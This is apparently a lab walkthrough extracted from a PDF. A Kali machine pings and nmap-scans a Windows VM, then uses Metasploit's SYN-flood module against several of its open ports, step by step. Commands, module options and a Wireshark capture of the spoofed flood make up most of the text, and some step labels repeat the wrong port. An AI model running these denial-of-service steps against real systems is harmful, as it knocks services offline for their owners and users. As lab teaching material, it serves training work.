
The screenshot shows a terminal window titled "root@kali: ~". The window has two tabs: "root@kali: ~" and "(root@kali)-[~]". The main pane displays the output of the "ifconfig" command. The output shows two interfaces: "eth0" and "lo".

```
root@kali: ~
root@kali: ~
(  root@kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.6 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe83:20b prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:83:02:0b txqueuelen 1000 (Ethernet)
            RX packets 326 bytes 36597 (35.7 Kib)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 120 bytes 12130 (11.8 Kib)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 16 bytes 800 (800.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 800 (800.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(  root@kali)-[~]
└─#
```


IP Address of Windows VM



```
Command Prompt  
C:\Users\raj>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::f804:1c4f:1151:16d6%11  
IPv4 Address . . . . . : 192.168.1.4  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1  
  
Tunnel adapter isatap.{9BDAC335-BAC3-4523-87CC-00F397037FA1}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
C:\Users\raj>
```

Now checking whether the attacking machine can talk to target machine or not using ping command

Command ➔ **ping 192.168.1.4** //192.168.1.4 -> ip address of the target machine



The screenshot shows a terminal window with two tabs open, both titled "root@kali: ~". The terminal is running on a Kali Linux system. The user has run the command "ping 192.168.1.4" and is viewing the results. The output shows four ICMP packets being sent to the target IP address. The first three packets have a TTL of 128 and times of 1.94 ms, 3.59 ms, and 3.34 ms respectively. The fourth packet has a TTL of 128 and a time of 1.76 ms. After the packets are sent, the user presses Ctrl-C to stop the ping process. The terminal then displays ping statistics: 4 packets transmitted, 4 received, 0% packet loss, and a round-trip time (RTT) of 3010ms. The minimum, average, maximum, and standard deviation of the RTT are also shown.

```
root@kali: ~ x  root@kali: ~ x
└─(root㉿kali)-[~]
# ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=128 time=1.94 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=128 time=3.59 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=128 time=3.34 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=128 time=1.76 ms
^C
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.759/2.657/3.589/0.815 ms

└─#
```

Finding the open ports of the target machine

The terminal window shows the following Nmap session:

```
root@kali:~ 
File Actions Edit View Help
root@kali:~ x root@kali:~ x

^C
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.759/2.657/3.589/0.815 ms

[(root㉿kali)-[~]
# nmap -n1-65535 80 192.168.1.4
nmap: invalid option -- '1'
See the output of nmap -h for a summary of options.

[(root㉿kali)-[~]
# nmap -p1-65535 80 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 16:43 IST
255 x

[(root㉿kali)-[~]
# nmap -p1-65535 80 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 16:45 IST
Nmap scan report for 192.168.1.4
Host is up (0.0016s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
MAC Address: 08:00:27:91:DA:CB (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 117.42 seconds

[(root㉿kali)-[~]
# ]
```

Targeting all the open ports step by step

- 1) Starting the postgresql service for metasploit to run

Command: **service postgresql start**

```
[(root㉿kali)-[~]
# service postgresql start
```

2) Starting the Metasploit

Command: **msfconsole**

```
root@kali: ~ x root@kali: ~ x root@kali: ~ x
└─# msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb
      ' dB'          BBP
      dB'dB'dB' dBPP    dBp    dBp BB
      dB'dB'dB' dBp    dBp    dBp BB
      dB'dB'dB' dBPP   dBp    dBBBBBBB

      dBBBBBP  dBBBBBb  dBp    dBBBBP dBp dBBBBBBP
      .           dB' dBp    dB'.BP
      |           dBp    dBBB' dBp    dB'.BP dBp    dBp
      +---+       dBp    dBp    dBp    dB'.BP dBp    dBp
      |           dBPP   dBPP   dBPP   dBPP   dBp    dBp

      o           To boldly go where no
                  shell has gone before

      =[ metasploit v6.1.4-dev
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion ]]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > 
```

3) Finding the auxiliary named synflood

Command: **search synflood**

```
msf6 > search synflood
Matching Modules
=====
#  Name
-  --
0  auxiliary/dos/tcp/synflood
                               Disclosure Date  Rank   Check  Description
                                         normal     No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf6 > 
```

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > 
```

4) See the options available in the module

Command: show options

```
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              80       yes       The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535    yes       The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT            500      yes       The number of seconds to wait for new data
msf6 auxiliary(dos/tcp/synflood) >
```

5) For the attack configure the module (i.e. set RHOSTS and RPORT)

Command: set RHOSTS 192.168.1.4

set RPORT 135

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.4
RHOSTS => 192.168.1.4
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT => 135
msf6 auxiliary(dos/tcp/synflood) > show options
```

6) Check whether the module is configured properly or not

Command: show options


```
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS            192.168.1.4  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              135      yes       The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535    yes       The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT            500      yes       The number of seconds to wait for new data
msf6 auxiliary(dos/tcp/synflood) >
```

7) Now let's exploit port number 135

Command: exploit

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4
[*] SYN flooding 192.168.1.4:135 ...
```

See the traffic to the target IP address **192.168.1.4** and all of them are SYN packag



8) Now let's exploit another port number 139.

Command: set RPORT 139

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT => 139
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           192.168.1.4  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             139       yes      The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes      The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500       yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:139 ...
[

Capturing from Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter... <Ctrl-/>
No. Time Source Destination Protocol Length Info
309 0.459689 110.196.221.6 192.168.1.4 TCP 60 59164 + 139 [SYN] Seq=0 Win=3715 Len=0
310 0.459689 110.196.221.6 192.168.1.4 TCP 60 44815 + 139 [SYN] Seq=0 Win=1350 Len=0
311 0.459689 110.196.221.6 192.168.1.4 TCP 60 1518 + 139 [SYN] Seq=0 Win=3421 Len=0
312 0.461441 110.196.221.6 192.168.1.4 TCP 60 39997 + 139 [SYN] Seq=0 Win=589 Len=0
313 0.462855 110.196.221.6 192.168.1.4 TCP 60 62363 + 139 [SYN] Seq=0 Win=1144 Len=0
314 0.464518 110.196.221.6 192.168.1.4 TCP 60 2404 + 139 [SYN] Seq=0 Win=975 Len=0
315 0.466086 110.196.221.6 192.168.1.4 TCP 60 36433 + 139 [SYN] Seq=0 Win=564 Len=0
316 0.467709 110.196.221.6 192.168.1.4 TCP 60 3597 + 139 [SYN] Seq=0 Win=1817 Len=0
317 0.469172 110.196.221.6 192.168.1.4 TCP 60 26823 + 139 [SYN] Seq=0 Win=1189 Len=0
318 0.470451 110.196.221.6 192.168.1.4 TCP 60 19839 + 139 [SYN] Seq=0 Win=3786 Len=0
319 0.471625 110.196.221.6 192.168.1.4 TCP 60 59652 + 139 [SYN] Seq=0 Win=2357 Len=0
320 0.473229 110.196.221.6 192.168.1.4 TCP 60 46991 + 139 [SYN] Seq=0 Win=1280 Len=0
321 0.474378 110.196.221.6 192.168.1.4 TCP 60 36076 + 139 [SYN] Seq=0 Win=434 Len=0
322 0.475603 110.196.221.6 192.168.1.4 TCP 60 57039 + 139 [SYN] Seq=0 Win=914 Len=0
323 0.477648 110.196.221.6 192.168.1.4 TCP 60 11897 + 139 [SYN] Seq=0 Win=1345 Len=0
324 0.478353 110.196.221.6 192.168.1.4 TCP 60 18785 + 139 [SYN] Seq=0 Win=1310 Len=0
325 0.479678 110.196.221.6 192.168.1.4 TCP 60 57693 + 139 [SYN] Seq=0 Win=1965 Len=0
326 0.481417 110.196.221.6 192.168.1.4 TCP 60 60387 + 139 [SYN] Seq=0 Win=3968 Len=0
327 0.482985 110.196.221.6 192.168.1.4 TCP 60 18622 + 139 [SYN] Seq=0 Win=723 Len=0
328 0.484316 110.196.221.6 192.168.1.4 TCP 60 58905 + 139 [SYN] Seq=0 Win=1453 Len=0

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{9BDAC335-BAC3-4523-87CC-00F397037FA1}, id 0
> Ethernet II, Src: PcsCompu_83:02:0b (08:00:27:83:02:0b), Dst: PcsCompu_91:da:cb (08:00:27:91:da:cb)
> Internet Protocol Version 4, Src: 110.196.221.6, Dst: 192.168.1.4
> Transmission Control Protocol, Src Port: 48465, Dst Port: 139, Seq: 0, Len: 0

0000 08 00 27 91 da cb 08 00 27 83 02 0b 08 00 45 00 ...*.*.*.E-
0010 00 28 13 fb 00 00 90 06 09 5e 6e c4 dd 06 c0 a8 ...(-.....^n.....
0020 01 04 bd 51 00 b8 e8 38 bf be 00 00 00 50 02 ..Q...8.....P...
0030 03 b1 38 e6 00 00 00 00 00 00 00 00 00 00 00 00 ..8..... .

Local Area Connection: <live capture in progress> ||| Packets: 8778 • Displayed: 8778 (100.0%) ||| Profile: Default
```

9) Now let's exploit another port number 445.

Command: set RPORT 139


```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 445
RPORT => 445
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           192.168.1.4  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             445       yes      The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes      The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500       yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:445 ...
```



10) Now let's exploit another port number 554.

Command: set RPORT 139

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 554
RPORT => 554
msf6 auxiliary(dos/tcp/synflood) > show options


Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS      192.168.1.4    yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        554        yes      The target port
SHOST                no        The spoofable source address (else randomizes)
SNAPLEN      65535       yes      The number of bytes to capture
SPORT                no        The source port (else randomizes)
TIMEOUT      500        yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:554 ...

```



11) Now let's exploit another port number 2869.

Command: **set RPORT 2869**

